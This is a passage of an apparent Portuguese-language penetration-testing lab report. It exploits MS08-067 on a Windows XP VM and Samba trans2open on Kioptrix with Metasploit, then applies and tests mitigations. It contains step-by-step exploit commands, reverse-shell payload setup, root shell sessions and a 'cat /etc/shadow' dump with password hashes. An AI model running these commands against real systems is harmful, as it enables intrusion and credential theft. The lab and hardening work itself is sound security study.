Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 12:03 -0400
Nmap scan report for 10.120.59.5
Host is up (0.0025s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4250
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2
|       Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitr
ary
|       code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 24.70 seconds
```

Figura 73 - Detecção da vulnerabilidade MS08-067 no Windows XP através de scripts NSE

O resultado revelou a presença da vulnerabilidade smb-vuln-ms08-067, associada ao CVE-2008-4250 uma falha crítica no serviço SMB que permite execução remota de código.

7.1.3 Utilizar o Metasploit

Com a vulnerabilidade identificada, iniciamos o Metasploit Framework e pesquisamos pelo exploit correspondente:

```
msf > search CVE-2008-4250

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Rel
1	Path Stack Corruption				
1	target: Automatic Targeting	.	.	.	.
2	target: Windows 2000 Universal	.	.	.	.
3	target: Windows XP SP0/SP1 Universal	.	.	.	.
4	target: Windows 2003 SP0 Universal	.	.	.	.
5	target: Windows XP SP2 English (AlwaysOn NX)	.	.	.	.
6	target: Windows XP SP2 English (NX)	.	.	.	.
7	target: Windows XP SP3 English (AlwaysOn NX)	.	.	.	.
8	target: Windows XP SP3 English (NX)	.	.	.	.
9	target: Windows XP SP2 Arabic (NX)	.	.	.	.
10	target: Windows XP SP2 Chinese - Traditional / Taiwan (NX)	.	.	.	.
11	target: Windows XP SP2 Chinese - Simplified (NX)	.	.	.	.
12	target: Windows XP SP2 Chinese - Traditional (NX)	.	.	.	.
13	target: Windows XP SP2 Czech (NX)	.	.	.	.
14	target: Windows XP SP2 Danish (NX)	.	.	.	.
15	target: Windows XP SP2 German (NX)	.	.	.	.
16	target: Windows XP SP2 Greek (NX)	.	.	.	.
17	target: Windows XP SP2 Spanish (NX)	.	.	.	.
18	target: Windows XP SP2 Finnish (NX)	.	.	.	.
19	target: Windows XP SP2 French (NX)	.	.	.	.
20	target: Windows XP SP2 Hebrew (NX)	.	.	.	.
21	target: Windows XP SP2 Hungarian (NX)	.	.	.	.
22	target: Windows XP SP2 Italian (NX)	.	.	.	.
23	target: Windows XP SP2 Japanese (NX)	.	.	.	.
24	target: Windows XP SP2 Korean (NX)	.	.	.	.
25	target: Windows XP SP2 Dutch (NX)	.	.	.	.
26	target: Windows XP SP2 Norwegian (NX)	.	.	.	.
27	target: Windows XP SP2 Polish (NX)	.	.	.	.
28	target: Windows XP SP2 Portuguese - Brazilian (NX)	.	.	.	.
29	target: Windows XP SP2 Portuguese (NX)	.	.	.	.
30	target: Windows XP SP2 Russian (NX)	.	.	.	.
31	target: Windows XP SP2 Swedish (NX)	.	.	.	.
32	target: Windows XP SP2 Turkish (NX)	.	.	.	.
33	target: Windows XP SP3 Arabic (NX)	.	.	.	.
34	target: Windows XP SP3 Chinese - Traditional / Taiwan (NX)	.	.	.	.
35	target: Windows XP SP3 Chinese - Simplified (NX)	.	.	.	.

Figura 74 - Pesquisa do exploit MS08-067 no Metasploit

7.1.4 Configurar o Exploit

Escolhemos o exploit encontrado e verificamos as opções necessárias com:

```
msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.59.2    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.59.2    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.
```

Figura 75 - Visualização das opções exigidas pelo exploit

Configuramos o alvo com:

```
msf exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.120.59.5
RHOSTS => 10.120.59.5
```

Figura 76 - Definição do endereço IP da máquina alvo (RHOSTS)

7.1.5 Executar o Exploit

Depois de configurar tudo, executamos o exploit com:

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.59.2:4444
```

Figura 77 - Execução do exploit contra o alvo

7.1.6 Acesso Remoto

Se o exploit for bem-sucedido, será estabelecida uma sessão com a máquina Windows XP, dando acesso remoto à mesma. A partir daqui, é possível executar comandos, explorar ficheiros e muito mais usando a sessão meterpreter.

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > sysinfo
Computer      : IFPC
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture  : x86
System Language : en_US
Domain       : MSHOME
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:af:ef:09
MTU        : 1500
IPv4 Address : 10.120.59.5
IPv4 Netmask : 255.255.255.0

meterpreter > ls
Listing: C:\WINDOWS\system32

Mode                Size                Type                Last modified        Name
-----
100666/rw-rw-rw-    261                fil                2016-10-11 07:42:33 -0400 $winnt$.inf
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 1025
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 1028
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 1031
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:35 -0400 1033
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 1037
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 1041
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 1042
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 1054
100666/rw-rw-rw-    2151                fil                2008-04-14 08:00:00 -0400 12520437.cpx
100666/rw-rw-rw-    2233                fil                2008-04-14 08:00:00 -0400 12520850.cpx
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 2052
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 3076
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 3com_dmi
100666/rw-rw-rw-    100352               fil                2008-04-14 08:00:00 -0400 6to4svc.dll
100666/rw-rw-rw-    1688                fil                2008-04-14 08:00:00 -0400 AUTOEXEC.NT
100666/rw-rw-rw-    2577                fil                2016-10-11 07:41:56 -0400 CONFIG.NT
100666/rw-rw-rw-    2577                fil                2008-04-14 08:00:00 -0400 CONFIG.TMP
100666/rw-rw-rw-    66082               fil                2008-04-14 08:00:00 -0400 C_28594.NLS
100666/rw-rw-rw-    66082               fil                2008-04-14 08:00:00 -0400 C_28595.NLS
100666/rw-rw-rw-    66082               fil                2008-04-14 08:00:00 -0400 C_28597.NLS
040777/rwxrwxrwx     0                dir                2016-10-11 07:33:25 -0400 CatRoot
040777/rwxrwxrwx     0                dir                2026-05-05 10:39:48 -0400 CatRoot2
040777/rwxrwxrwx     0                dir                2016-10-11 07:41:05 -0400 Com
040777/rwxrwxrwx     0                dir                2019-06-07 05:24:31 -0400 DRVSTORE
100666/rw-rw-rw-    1804                fil                2008-04-14 08:00:00 -0400 Dcache.bin
040777/rwxrwxrwx     0                dir                2016-10-11 07:41:17 -0400 DirectX
100666/rw-rw-rw-    103424              fil                2008-04-14 08:00:00 -0400 EqnClass.Dll
100666/rw-rw-rw-    90296               fil                2016-10-11 07:42:47 -0400 FNTCACHE.DAT
040777/rwxrwxrwx     0                dir                2016-10-11 07:31:30 -0400 IME
100444/r--r--r--    6656                fil                2008-04-14 08:00:00 -0400 KBDAL.DLL
100666/rw-rw-rw-    297984              fil                2008-04-14 08:00:00 -0400 MSCTF.dll
100666/rw-rw-rw-    177152              fil                2008-04-14 08:00:00 -0400 MSCTFIME.IME
```

Figura 78 - Obtenção de sessão Meterpreter com sucesso na máquina Windows XP

7.2 Hacking ao Kioptrix com Metasploit

Neste exercício, vamos comprometer a máquina Kioptrix, uma VM vulnerável, através de uma exploração ao serviço Samba utilizando o Metasploit Framework.

7.2.1 Varredura Inicial

Começamos por identificar os serviços ativos na máquina alvo utilizando o nmap:

```
(kali@kali)-[~]
$ sudo nmap -sV 10.120.59.100
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 12:38 -0400
Nmap scan report for 10.120.59.100
Host is up (0.0011s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status       1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.81 seconds
```

Figura 79 - Identificação do serviço Samba ativo no Kioptrix

Durante a varredura, é detetada a porta 139 aberta esta está associada ao serviço Samba, que permite partilha de ficheiros em sistemas Unix/Linux.

Identificar a Versão do Samba

Para determinar a versão exata do serviço Samba, utilizamos um módulo auxiliar do Metasploit:

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.120.59.100   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              no        The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.120.59.100
RHOSTS => 10.120.59.100
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.120.59.100:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.120.59.100 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

Figura 80 - Enumeração da versão do serviço Samba no Kioptrix

O resultado revela que a versão do Samba em execução é Samba 2.2.1a.

7.2.2 Pesquisar Vulnerabilidades

Pesquisamos online por vulnerabilidades conhecidas nesta versão do Samba. Uma das mais conhecidas é a trans2open, uma vulnerabilidade que permite execução remota de código em versões antigas do Samba.

MODULE

Samba trans2open Overflow (Linux x86)

TRY SURFACE COMMAND

← BACK TO SEARCH

Disclosed	Created
2003-04-07	2018-05-30

Description

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set.

NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC.

Figura 81 - Pesquisa de vulnerabilidades associadas ao Samba 2.2.1a

7.2.3 Procurar o Exploit no Metasploit

Dentro do Metasploit, procuramos pelo exploit correspondente:

```
msf auxiliary(scanner/smb/smb_version) > search trans2open

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/freebsd/samba/trans2open          2003-04-07      great No     Samba trans2open Overflow (*BSD x86)
1  exploit/linux/samba/trans2open            2003-04-07      great No     Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open              2003-04-07      great No     Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open          2003-04-07      great No     Samba trans2open Overflow (Solaris SPARC)
4  \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce .          .    .    .
5  \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce .          .    .    .

Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'
```

Figura 82 - Pesquisa do módulo trans2open no Metasploit

Selecionamos o exploit adequado ao sistema Linux

7.2.3.1 Configurar o Exploit

Selecionamos o exploit adequado ao sistema Linux e configuramos o endereço da máquina alvo:

```
msf auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set RHOSTS 10.120.59.100
RHOSTS => 10.120.59.100
```

Figura 83 - Configuração do alvo no módulo trans2open

Escolhemos a payload apropriada, por exemplo:

```
msf exploit(linux/samba/trans2open) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  payload/generic/custom                  .              normal No     Custom Payload
1  payload/generic/debug_trap              .              normal No     Generic x86 Debug Trap
2  payload/generic/shell_bind_aws_ssm      .              normal No     Command Shell, Bind SSM (via AWS API)
3  payload/generic/shell_bind_tcp          .              normal No     Generic Command Shell, Bind TCP Inline
4  payload/generic/shell_reverse_tcp       .              normal No     Generic Command Shell, Reverse TCP Inline
5  payload/generic/ssh/interact            .              normal No     Interact with Established SSH Connection
6  payload/generic/tight_loop              .              normal No     Generic x86 Tight Loop
7  payload/linux/x86/adduser                .              normal No     Linux Add User
8  payload/linux/x86/chmod                  .              normal No     Linux Chmod
9  payload/linux/x86/exec                   .              normal No     Linux Execute Command
10 payload/linux/x86/meterpreter/bind_ipv6_tcp .            normal No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
11 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid .        normal No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
12 payload/linux/x86/meterpreter/bind_nonx_tcp .            normal No     Linux Mettle x86, Bind TCP Stager
13 payload/linux/x86/meterpreter/bind_tcp  .              normal No     Linux Mettle x86, Bind TCP Stager (Linux x86)
14 payload/linux/x86/meterpreter/bind_tcp_uuid .            normal No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
15 payload/linux/x86/meterpreter/reverse_ipv6_tcp .          normal No     Linux Mettle x86, Reverse TCP Stager (IPv6)
16 payload/linux/x86/meterpreter/reverse_nonx_tcp .          normal No     Linux Mettle x86, Reverse TCP Stager
17 payload/linux/x86/meterpreter/reverse_tcp .              normal No     Linux Mettle x86, Reverse TCP Stager
18 payload/linux/x86/meterpreter/reverse_tcp_uuid .          normal No     Linux Mettle x86, Reverse TCP Stager
19 payload/linux/x86/metsvc_bind_tcp      .              normal No     Linux Meterpreter Service, Bind TCP
20 payload/linux/x86/metsvc_reverse_tcp   .              normal No     Linux Meterpreter Service, Reverse TCP Inline
21 payload/linux/x86/read_file              .              normal No     Linux Read File
22 payload/linux/x86/shell_bind_ipv6_tcp   .              normal No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
23 payload/linux/x86/shell/bind_ipv6_tcp_uuid .            normal No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
24 payload/linux/x86/shell/bind_nonx_tcp   .              normal No     Linux Command Shell, Bind TCP Stager
25 payload/linux/x86/shell/bind_tcp        .              normal No     Linux Command Shell, Bind TCP Stager (Linux x86)
26 payload/linux/x86/shell/bind_tcp_uuid   .              normal No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
27 payload/linux/x86/shell/reverse_ipv6_tcp .              normal No     Linux Command Shell, Reverse TCP Stager (IPv6)
28 payload/linux/x86/shell/reverse_nonx_tcp .              normal No     Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp     .              normal No     Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell/reverse_tcp_uuid .              normal No     Linux Command Shell, Reverse TCP Stager
31 payload/linux/x86/shell_bind_ipv6_tcp   .              normal No     Linux Command Shell, Bind TCP Inline (IPv6)
32 payload/linux/x86/shell_bind_tcp        .              normal No     Linux Command Shell, Bind TCP Inline
33 payload/linux/x86/shell_bind_tcp_random_port .            normal No     Linux Command Shell, Bind TCP Random Port Inline
34 payload/linux/x86/shell_reverse_tcp     .              normal No     Linux Command Shell, Reverse TCP Inline
35 payload/linux/x86/shell_reverse_tcp_ipv6 .              normal No     Linux Command Shell, Reverse TCP Inline (IPv6)
```

Figura 84 - Definição do payload para a obtenção de shell reversa

7.2.4 Executar o Exploit

Depois de tudo configurado, executamos o exploit:

```
msf exploit(linux/samba/trans2open) > set payload 4
payload => generic/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.59.2:4444
[*] 10.120.59.100:139 - Trying return address 0xbffffdfc ...
[*] 10.120.59.100:139 - Trying return address 0xbffffcfc ...
[*] 10.120.59.100:139 - Trying return address 0xbffffbfc ...
[*] 10.120.59.100:139 - Trying return address 0xbffffafc ...
[*] 10.120.59.100:139 - Trying return address 0xbffff9fc ...
[*] 10.120.59.100:139 - Trying return address 0xbffff8fc ...
[*] 10.120.59.100:139 - Trying return address 0xbffff7fc ...
[*] 10.120.59.100:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.59.2:4444 → 10.120.59.100:32770) at 2026-05-14 12:47:48 -0400

[*] Command shell session 2 opened (192.168.59.2:4444 → 10.120.59.100:32771) at 2026-05-14 12:47:49 -0400
[*] Command shell session 3 opened (192.168.59.2:4444 → 10.120.59.100:32772) at 2026-05-14 12:47:50 -0400
[-] Command shell session 4 is not valid and will be closed
[*] 10.120.59.100 - Command shell session 4 closed.
[*] Command shell session 5 opened (192.168.59.2:4444 → 10.120.59.100:32773) at 2026-05-14 12:47:52 -0400
^C
Abort session 1? [y/N] y
```

Figura 85 - Execução do exploit contra o serviço Samba

7.2.5 Acesso Remoto

Se a exploração for bem-sucedida, será aberta uma sessão remota com acesso à shell da máquina Kioptrix. A partir daí, podemos navegar pelo sistema de ficheiros, executar comandos e obter informações sensíveis.

```
msf exploit(linux/samba/trace2open) > sessions -i 2
[*] Starting interaction with 2 ...

pwd
/tmp
cd root
//bin/sh: cd: root: No such file or directory
cd /root
ls
anaconda-ks.cfg
/sbin/ipconfig
//bin/sh: /sbin/ipconfig: No such file or directory
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
cat /etc/shadow
root:$1$XR0mcfDX$tF93GqnLH0JeGRHpaNyIs0:14513:0:99999:7:::
bin:!:14513:0:99999:7:::
daemon:!:14513:0:99999:7:::
adm:!:14513:0:99999:7:::
lp:!:14513:0:99999:7:::
sync:!:14513:0:99999:7:::
shutdown:!:14513:0:99999:7:::
halt:!:14513:0:99999:7:::
mail:!:14513:0:99999:7:::
news:!:14513:0:99999:7:::
uucp:!:14513:0:99999:7:::
operator:!:14513:0:99999:7:::
games:!:14513:0:99999:7:::
gopher:!:14513:0:99999:7:::
ftp:!:14513:0:99999:7:::
nobody:!:14513:0:99999:7:::
mailnull:!:14513:0:99999:7:::
rpm:!:14513:0:99999:7:::
xfs:!:14513:0:99999:7:::
rpc:!:14513:0:99999:7:::
rpcuser:!:14513:0:99999:7:::
nfsnobody:!:14513:0:99999:7:::
nscd:!:14513:0:99999:7:::
ident:!:14513:0:99999:7:::
radvd:!:14513:0:99999:7:::
postgres:!:14513:0:99999:7:::
apache:!:14513:0:99999:7:::
squid:!:14513:0:99999:7:::
pcap:!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceB00gTX6TAky1:14513:0:99999:7:::

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47:/var/spool/mqueue:/dev/null
rpm:x:37:37:/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/bin/false
ident:x:98:98:pident user:/bin/false
radvd:x:75:75:radvd user:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23:/var/spool/squid:/dev/null
pcap:x:77:77:/var/arpwatch:/bin/nologin
john:x:500:500:/home/john:/bin/bash
harold:x:501:501:/home/harold:/bin/bash
ipconfig
//bin/sh: ipconfig: command not found
ifconfig
//bin/sh: ifconfig: command not found
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:85:21:75
          inet addr:10.120.59.100  Bcast:10.120.59.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          RX packets:595829 errors:0 dropped:0 overruns:0 frame:0
          TX packets:547750 errors:21 dropped:0 overruns:0 carrier:21
          collisions:0 txqueuelen:100
          RX bytes:96623664 (92.1 Mb)  TX bytes:131028741 (124.9 Mb)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

Figura 86 - Acesso remoto (root shell) obtido com sucesso na VM Kioptrix

8 Post-Exploitation

8.1 Recolha de Informação (Post-Exploitation)

- **No Windows XP:**

Corremos o sysinfo (para ver detalhes do sistema) e o getuid (para ver os nossos privilégios).

- **No Kioptrix (Linux):**

Corremos o whoami, uname -a, lemos as passwords com o cat /etc/shadow, vimos os utilizadores com o cat /etc/passwd e confirmámos a rede com o /sbin/ifconfig.

8.2 Escalada de Privilégios (Privilege Escalation)

No decorrer deste exercício, a fase de escalada de privilégios não foi necessária. As vulnerabilidades exploradas, MS08-067 no sistema Windows XP e Trans2Open no sistema Linux Kioptrix, permitiram obter diretamente privilégios máximos sobre os sistemas afetados.

No caso do Windows XP, a exploração da vulnerabilidade resultou em acesso com permissões NT AUTHORITY\SYSTEM, enquanto no sistema Linux foi obtido acesso como utilizador root. Como ambos representam o nível mais elevado de privilégios nos respetivos sistemas operativos, não foi necessário recorrer a técnicas adicionais de escalada de privilégios.

A utilização de ferramentas de enumeração de privilégios, como o LinPEAS, não se revelou necessária neste cenário. A exploração das vulnerabilidades MS08-067 e Trans2Open concedeu imediatamente privilégios máximos (NT AUTHORITY\SYSTEM e root), eliminando a necessidade de identificar vetores adicionais de escalada de privilégios.

9 Mitigação e Hardening

9.1 Implementação de Mitigações no Kioptrix

Com o objetivo de mitigar a vulnerabilidade explorada no serviço Samba (trans2open), foram implementadas medidas corretivas no sistema alvo. A primeira ação consistiu na desativação imediata do serviço vulnerável, em conformidade com o princípio do least privilege e com a premissa de que serviços não essenciais não devem permanecer em execução.

Para a aplicação desta medida de mitigação, foi executado localmente no sistema Kioptrix, com privilégios de administrador (root), o seguinte comando:

```
/etc/init.d/smb stop
```

Figura 87 - Desativação manual do serviço vulnerável no Kioptrix

9.1.1 Prova de Eficácia da Primeira Mitigação

Com o objetivo de validar a eficácia da medida implementada, procedeu-se à reexecução do teste de intrusão, recorrendo ao mesmo vetor de ataque anteriormente utilizado o exploit linux/samba/trans2open através do Metasploit Framework.

Conforme evidenciado nos resultados obtidos, o sistema alvo rejeitou as tentativas de ligação, apresentando a mensagem “The connection was refused by the remote host”. Esta resposta confirma que a porta 139 deixou de se encontrar em estado de escuta, demonstrando que a vulnerabilidade foi mitigada com sucesso e que o sistema deixou de ser suscetível a este vetor de ataque específico.

```
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.59.2:4444
[*] 10.120.59.100:139 - Trying return address 0xbffffdfc ...
[-] 10.120.59.100:139 - 10.120.59.100 The connection was refused by the remote host (10.120.59.100:139).
[*] 10.120.59.100:139 - Trying return address 0xbffffcfc ...
[-] 10.120.59.100:139 - 10.120.59.100 The connection was refused by the remote host (10.120.59.100:139).
[*] 10.120.59.100:139 - Trying return address 0xbffffbfc ...
[-] 10.120.59.100:139 - 10.120.59.100 The connection was refused by the remote host (10.120.59.100:139).
[*] 10.120.59.100:139 - Trying return address 0xbffffafc ...
[-] 10.120.59.100:139 - 10.120.59.100 The connection was refused by the remote host (10.120.59.100:139).
[*] 10.120.59.100:139 - Trying return address 0xbffff9fc ...
[-] 10.120.59.100:139 - 10.120.59.100 The connection was refused by the remote host (10.120.59.100:139).
[*] 10.120.59.100:139 - Trying return address 0xbffff8fc ...
[-] 10.120.59.100:139 - 10.120.59.100 The connection was refused by the remote host (10.120.59.100:139).
[*] 10.120.59.100:139 - Trying return address 0xbffff7fc ...
[-] 10.120.59.100:139 - 10.120.59.100 The connection was refused by the remote host (10.120.59.100:139).
[*] 10.120.59.100:139 - Trying return address 0xbffff6fc ...
[-] 10.120.59.100:139 - 10.120.59.100 The connection was refused by the remote host (10.120.59.100:139).
[*] 10.120.59.100:139 - Trying return address 0xbffff5fc ...
[-] 10.120.59.100:139 - 10.120.59.100 The connection was refused by the remote host (10.120.59.100:139).
^C[-] 10.120.59.100:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
```


Figura 88 - Teste de intrusão falhado após desativação do serviço

9.2 Implementação de Defesa em Profundidade (Firewall local)

Como segunda medida de mitigação, e adotando uma abordagem de defense-in-depth, procedeu-se ao bloqueio do tráfego de rede direcionado ao serviço vulnerável. Para esse efeito, foi configurada a firewall local do sistema, recorrendo à ferramenta iptables, de modo a descartar (DROP) todo o tráfego TCP de entrada destinado à porta 139, associada ao serviço SMB/NetBIOS.

Esta medida revela-se particularmente relevante para reforçar a segurança do sistema, assegurando que, mesmo na eventualidade de o serviço Samba ser reativado inadvertidamente no futuro, por exemplo, após um reinício do servidor ou uma alteração de configuração, o mesmo permaneça inacessível a potenciais atacantes externos.

O comando executado, com privilégios de administração (root), foi o seguinte:



```
[*] 10.120.59.100 - Command shell session 5 closed.  
/sbin/iptables -A INPUT -p tcp --dport 139 -j DROP
```

Figura 89 - Configuração de regra DROP na firewall iptables

9.2.1 Prova de Eficácia da Segunda Mitigação

Com o objetivo de validar a correta configuração da firewall, o serviço Samba foi temporariamente reativado e o teste de intrusão voltou a ser executado a partir da máquina atacante.

Conforme evidenciado nos resultados obtidos, o Metasploit Framework revelou-se incapaz de estabelecer comunicação com o serviço vulnerável. Contrariamente ao observado na primeira medida de mitigação em que ocorreu uma recusa imediata da ligação o mecanismo de filtragem implementado pela firewall atua de forma silenciosa, fazendo com que a ferramenta de ataque atinja o tempo limite de espera (timeout) ou reporte o serviço como inacessível.

Este comportamento comprova que a camada de rede do sistema passou a desempenhar um papel ativo na proteção do serviço subjacente, impedindo tentativas de exploração remota mesmo quando o serviço vulnerável se encontra em execução.


```

msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.59.2:4444
[*] 10.120.59.100:139 - Trying return address 0xbffffdfc...
